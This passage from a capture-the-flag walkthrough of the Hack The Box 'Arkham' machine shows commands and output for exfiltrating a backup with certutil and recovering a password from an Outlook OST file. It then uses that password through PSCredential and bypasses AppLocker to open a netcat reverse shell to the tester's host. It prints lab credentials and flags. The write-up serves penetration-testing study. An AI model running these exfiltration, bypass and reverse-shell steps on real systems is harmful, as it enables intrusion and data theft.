- #pwn_certutil_exfiltrate_data_by_encoding_it

```
1. certutil.exe -encode backup.zip C:\Windows\Temp\encodeddata
2. PS C:\Users\Alfred\Downloads\backups> certutil.exe -encode backup.zip C:\Windows\Temp\encodeddata
Input Length = 124257
Output Length = 170910
CertUtil: -encode command completed successfully.
3. Now copy the contents of `encodeddata` to a file on you local machine. There are more than 2500 lines so you will need a large clipboard buffer.
4. PS C:\Users\Alfred\Documents>  type C:\Windows\Temp\encodeddata
5. I highlight all the lines excpet for the begin and end certificate and paste it into a file called payload.
6. ᐅ wc -l payload
2588 payload
6. ᐅ cat payload | tr -d '\n' | base64 -d  > exiltrated_data
7. ᐅ file exiltrated_data
exiltrated_data: Zip archive data, at least v2.0 to extract, compression method=deflate
8. ᐅ mv exiltrated_data backup.zip
9. ᐅ mkdir backup_zip
10. ᐅ cd backup_zip
11. ᐅ mv ../backup.zip .
12. ᐅ 7z l backup.zip
Physical Size = 124257
   Date      Time    Attr         Size   Compressed  Name
------------------- ----- ------------ ------------  ------------------------
2019-02-02 23:00:11 .....     16818176       124061  alfred@arkham.local.ost
------------------- ----- ------------ ------------  ------------------------
2019-02-02 23:00:11           16818176       124061  1 files
13. ᐅ 7z x backup.zip
14. ᐅ ls -l
Permissions Size User     Group    Date Modified Name
.rwx------   17M h@x0r h@x0r  2 feb  2019  alfred@arkham.local.ost
```


Microsoft outlook email folder

25. **Now I have this file `alfred@arkham.local.ost`**

```
1.  ᐅ mkdir outlook_folder
2.  ᐅ cd outlook_folder
3.  ᐅ cp ../alfred@arkham.local.ost .
4.  ᐅ file alfred@arkham.local.ost
alfred@arkham.local.ost: Microsoft Outlook Offline Storage (>=2003, Unicode, version 36), dwReserved1=0x5c, dwReserved2=0x1f0596,
bidUnused=0000000000000000, dwUnique=0x262, 16818176 bytes, CRC32 0xd67c7815
```

Readpst

26. **You will need to install readpst if you do not already have it. It is an opensource Microsoft outlook mail reader.**



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\alfred>net use G: \\10.10.10.10\gotham /user:batman Zx^#QZX+T!123
```

```
1. I do not know how to install it on debian, but on BlackArch it is easy.
2. ▷ sudo pacman -S libpst
Packages (2) libgsf-1.14.52-1  libpst-0.6.76-9
3. This will install 2 packages. It will give you the readpst package.
4. Usage:
5. ▷ readpst alfred@arkham.local.ost
Opening PST file and indexes...
Processing Folder "Deleted Items"
Processing Folder "Inbox"
Processing Folder "Outbox"
Processing Folder "Sent Items"
Processing Folder "Calendar"
Processing Folder "Server Failures"
Processing Folder "Sync Issues" - 3 items done, 0 items skipped
Processing Folder "Drafts" - 1 items done, 0 items skipped.<snip>
6. readpst has exported the only available item in the list.
7. ▷ ls -l
Permissions Size User     Group    Date Modified Name
.rwx------   17M h@x0r h@x0r 24 jun 09:44  alfred@arkham.local.ost
.rw-r--r--   52k h@x0r h@x0r 24 jun 09:57  Drafts.mbox
8. cat 'Drafts.mbox'
9. There is an image encoded in base64. I take the encoded portion and decoded it.
10. ▷ cat Drafts.mbox | grep -i "image001" -A250
11. ▷ mousepad image001 &> /dev/null & disown
[1] 991109
12. ▷ cat image001 | base64 -d > image001.png
13. ▷ feh image001.png
```

Batman creds found.


27. **Batman is part of the administrators group**

```
1. PS C:\Users\Alfred\Documents> net user batman
Local Group Memberships      *Administrators       *Remote Management Use
                             *Users
Global Group memberships     *None
2. ▷ netexec smb 10.129.228.116 -u 'batman' -p 'Zx^#QZX+T!123'
SMB         10.129.228.116  445    ARKHAM           [*] Windows 10 / Server 2019 Build 17763 x64 (name:ARKHAM) (domain:ARKHAM) (signing:False)
(SMBv1:False)
SMB         10.129.228.116  445    ARKHAM           [+] ARKHAM\batman:Zx^#QZX+T!123
3. Password is valid. There is no need to check for winrm because port 5895 is not open. We will most likely have to do a PSCredential as batman.
3. batman:Zx^#QZX+T!123
```

PSCredential

28. **PSCredential as Batman**

```
1. $secPass = ConvertTo-SecureString 'Zx^#QZX+T!123' -AsPlainText -Force
PS C:\Users\Alfred\Documents> $secPass = ConvertTo-SecureString 'Zx^#QZX+T!123' -AsPlainText -Force
2. PS C:\Users\Alfred\Documents> $secPass
System.Security.SecureString
3. PS C:\Users\Alfred\Documents> $cred = New-Object System.Management.Automation.PSCredential('ARKHAM\batman', $secPass)
 $cred = New-Object System.Management.Automation.PSCredential('ARKHAM\batman', $secPass)
4. PS C:\Users\Alfred\Documents>
Invoke-Command -ComputerName ARKHAM -Credential $cred -ScriptBlock { whoami }
PS C:\Users\Alfred\Documents> Invoke-Command -ComputerName ARKHAM -Credential $cred -ScriptBlock { whoami }
arkham\batman
6. I kind of got tired of messing with the scriptblock and just got the root flag. I will get a root shell in the post exploitation phase.
7. PS C:\Users\Alfred\Documents> Invoke-Command -ComputerName ARKHAM -Credential $cred -ScriptBlock { type C:\Users\Administrator\Desktop\root.txt }
f27a01c87166d1b674c71e7d349d3e07
```



PWNED

29. **Post Exploitation & comments**

- #pwn_applocker_bypass_list_HTB_Arkham

```
1. PS C:\Users\Alfred\Documents> Invoke-Command -ComputerName ARKHAM -Credential $cred -ScriptBlock { C:\Windows\Temp\nc.exe -e cmd 10.10.14.8 443 }
The term 'C:\Windows\Temp\nc.exe' is not recognized as the name of a cmdlet, function, script file, or operable
2. I get blocked by `Applocker`
3. Google `applocker bypass`
4. https://github.com/api0cradle/UltimateAppLockerByPassList
5.https://github.com/api0cradle/UltimateAppLockerByPassList/blob/master/Generic-AppLockerbypasses.md
6. Applocker bypass for Windows.
7. I will copy nc.exe to this path and try the scriptblock command with this path instead `C:\Windows\System32\spool\drivers\color`
8. PS C:\Users\Alfred\Documents> copy C:\Windows\Temp\nc.exe C:\Windows\System32\spool\drivers\colors
9. PS C:\Users\Alfred\Documents> dir C:\Windows\System32\spool\drivers\color
-a----        6/24/2024  11:08 AM          38616 nc.exe
10. PS C:\Users\Alfred\Documents> Invoke-Command -ComputerName ARKHAM -Credential $cred -ScriptBlock { C:\Windows\System32\spool\drivers\color\nc.exe -e
cmd 10.10.14.8 443 }
11. SUCCESS!
```

I am ROOT

30. **Root**

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.129.228.116 49728
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Batman\Documents>whoami
whoami
arkham\batman

C:\Users\Administrator\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is CABE-D98C

 Directory of C:\Users\Administrator\Desktop

02/03/2019  09:32 AM    <DIR>          .
02/03/2019  09:32 AM    <DIR>          ..
06/24/2024  05:19 AM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)   4,525,785,088 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
f27a01c87166d1b674c71e7d349d3e07
```